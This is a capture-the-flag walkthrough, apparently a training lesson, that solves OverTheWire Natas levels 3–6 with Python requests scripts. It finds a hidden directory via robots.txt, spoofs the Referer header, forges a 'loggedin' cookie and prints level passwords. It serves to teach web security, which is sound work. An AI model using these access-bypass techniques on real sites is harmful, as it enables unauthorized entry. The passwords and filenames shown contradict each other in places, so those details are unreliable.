

I am not liking this color scheme as it is hard on the eyes. Let's use the package controller to install a better color scheme.

- Press **CTRL+SHIFT+P** and type **`Package Control: Install Package`**
- Click **Package Control: Install Package**
- Type **`Dark Neon Color Scheme`** and click the scheme.




- Press **CTRL+SHIFT+P** and type **`UI: Select Color Scheme`** and click the result.
- Click on Dark Neon (or the color scheme that you prefer).

Now let's look at the Build output.





I am not a fan of the inefficiencies of moving to the browser to complete the challenges. I will show some screenshots, but will not be walking through the browser method; however, at this point, you should be able to test these on your own if you are interested. Here is what it looks like on the webpage.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas3", "pass": "sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
```

This hint should be easy to understand. If Google is not allowed to spider an application, this is defined in the robots.txt file. We covered this in earlier lessons. So, we should check to see if the page has a robot.txt file. From this point forward, **build the output** will mean you need to **press CTRL+B**.

- In the natas3-4.py file, append the url with **`/robots.txt`**, save the file, and then build the output.





There seems to be a file that is not allowed to be crawled. Let's navigate to the location in our Python script.

- Change the url to **`http://natas3.natas.labs.overthewire.org/s3cr3t`**, save the file, and then build the output.

```
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
natas2-3.py
#!/usr/bin/env python

import requests
import re


url = 'http://natas3.natas.labs.overthewire.org/s3cr3t'

r = requests.get(url, auth = ('natas3', 'sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14'))

content = r.text

print content

```

There appears to be another **users.txt** file. Let's navigate to this location in our Python script.


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /s3cr3t</title>
 </head>
 <body>
<h1>Index of /s3cr3t</h1>
<table>
  <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a
  href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><
  th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></
  th></tr>
  <tr><th colspan="5"><hr></th></tr>
  <tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td>
  <a href="/">Parent Directory</a></td><td> </td><td align="right">  -
  </td><td> </td></tr>
  <tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a
  href="users.txt">users.txt</a></td><td align="right">2016-12-20 05:15  </td
  ><td align="right"> 40 </td><td> </td></tr>
  <tr><th colspan="5"><hr></th></tr>
</table>
 <address>Apache/2.4.10 (Debian) Server at natas3.natas.labs.overthewire.org Port 80
 </address>
</body></html>
[Finished in 0.4s]
```




Here is mine showing the new users.txt file.

- Change the url to **`http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt`**, save the file, and then build the output.


Now we have the password for natas4! Be sure to save the script as **natas3-4.py**.





Here is the end of task 5.



Here is after I logged into the natas4 webpage.

**Task 6: Python Programming Natas 4-5**

As completed in previous tasks we want to change the Python code to match our new parameters.




- Using the **CTRL+SHIFT+S**, save the file as **natas4-5.py** and then build the output.




This looks like a header issue. We know this because the site is referring to us visiting from “” which is null. This means we are missing a referrer in our header. We could fire up BurpSuite and capture the request and then change the header; however, this is not very efficient and we are already set up in

Python. According to https://2.python-requests.org/en/master/user/quickstart/#custom-headers we can just add a header request into our script.

```
>>> url = 'https://api.github.com/some/endpoint'
>>> headers = {'user-agent': 'my-app/0.0.1'}

>>> r = requests.get(url, headers=headers)
```

source:https://2.python-requests.org/en/master/user/quickstart/#custom-headers


We need a referer header and it needs to come from the specified location.

- In the natas4-5.py file, add **`headers = {'Referer' : 'http://natas5.natas.labs.overthewire.org/'}`** as show in the screenshot below.
- Next, add **`, headers = headers`** inside the parentheses as show in the screenshot below, save the file, then build the output.

natas4-5.py

```
#!/usr/bin/env python

import requests
import re

headers = {'Referer' : 'http://natas5.natas.labs.overthewire.org/'}

url = 'http://natas4.natas.labs.overthewire.org'

r = requests.get(url, auth =('natas4', 'Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ'), headers = headers )

content = r.text


print content

```


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/
level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="
http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "
    Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>

[Finished in 0.3s]
```





Here are my above steps completed with changing the code in the script and building it out to show the password for natas5.

Let's narrow this script down even more.

- In the natas4-5.py file, comment out **`print content`** by adding **#** before it. This means when we build the output, this command will be ignored.
- Add **`print re.findall('The password for natas5 is (.*)', content) [0]`** below this comment. See image below.
- Save the script as **`natas5-6.py`** and then build the output.








And there we have it! The password for natas5.


Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD is the password.


**Task 7: Python Programming Natas 5-6**

As completed in previous tasks, we want to change the Python code to match our new parameters. We also want to comment out the line 16 the **`print re.findall`**… and the **`headers`** on line 6. We then want to delete the **#** (comment) on the **`print content`**. We want to add a **`)  #`** on line 10. There are a lot of changes in this script, so they are shown in the red boxes in the screenshot below. The # is called commenting out and can be used for quick changes in the code. Make sure you save the file after making all the edits.




- Build the output.






Here is after I built the output and it said access disallowed.

According to the output, we do not have access to the page. This means that the page is using cookies. Again we could use Burp Suite to capture a request and look at the cookies; however, we can do a quick check with **`r.cookies`**. Take a look at this site for more details on writing Python code and cookies: https://2.python-requests.org/en/master/user/quickstart/#cookies

- In the natas5-6.py file, add **`print (r.cookies)`**, save the file, and then build the output. See image below.

natas5-6.py

```
#!/usr/bin/env python

import requests
import re

#headers = {'Referer' : 'http://natas5.natas.labs.overthewire.org/'}

url = 'http://natas5.natas.labs.overthewire.org'

r = requests.get(url, auth =('natas5', 'iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq')) #, headers = headers )

content = r.text

print content

print (r.cookies)

#print re.findall('The password for natas5 is (.*)', content) [0]

```

```
    http://natas.labs.overthewire.org/js/wechall.js"></script>
10  <script>var wechallinfo = { "level": "natas5", "pass": "
        iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq" };</script></head>
11  <body>
12  <h1>natas5</h1>
13  <div id="content">
14  Access disallowed. You are not logged in</div>
15  </body>
16  </html>
17
18  <<class 'requests.cookies.RequestsCookieJar'>[<Cookie loggedin=0 for
    natas5.natas.labs.overthewire.org/>]>
19  [Finished in 0.3s]
```


It appears that the cookie name is **loggedin** and it currently **=0**. It looks like all we need to do is add a cookie named **`loggedin`** and set the value to **`1`**. In the natas5-6.py file, do the following:

- Comment out **print (r.cookies)**.
- Add **`cookies = {'loggedin' : '1'}`** under the url.
- Edit the **r = requests.get** function call by adding in **`cookies=cookies`** after url, and ***exactly*** as shown in the below image.
- Add **`r.cookies = ['loggedin']`** under **r = requests.get…** line 13 in the image below.
- Comment out **print content**.
- Uncomment the **print re.findall** line and change **natas5** to **natas6**.
- add **`</div>`** after the **`(/*)`** in the **print** function
- Save the file and then build the output.

```
1  #!/usr/bin/env python
2
3  import requests
4  import re
5
6  #headers = {'Referer' : 'http://natas5.natas.labs.overthewire.org/'}
7
8  url = 'http://natas5.natas.labs.overthewire.org'
9  cookies = {'loggedin' : '1'}
10
11 r = requests.get(url, cookies=cookies, auth =('natas5', 'iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq')) #, headers = headers )
12
13 r.cookies = ['loggedin']
14
15 content = r.text
16
17 #print content
18
19 #print (r.cookies)
20
21 print re.findall('The password for natas6 is (.*)</div>', content) [0]
22
```

There we have it, the level six password.

```
1  aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1
2  [Finished in 0.3s]
```




Here it is built out to show the next password.

fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR is the password I got for natas6.

In this lesson, we learned how to set up and use Sublime Text, and how to use Python to parse information from a web application. In the process, we gained access to a site by changing the referrer and we also discovered a cookie session name and modified the cookie to gain access.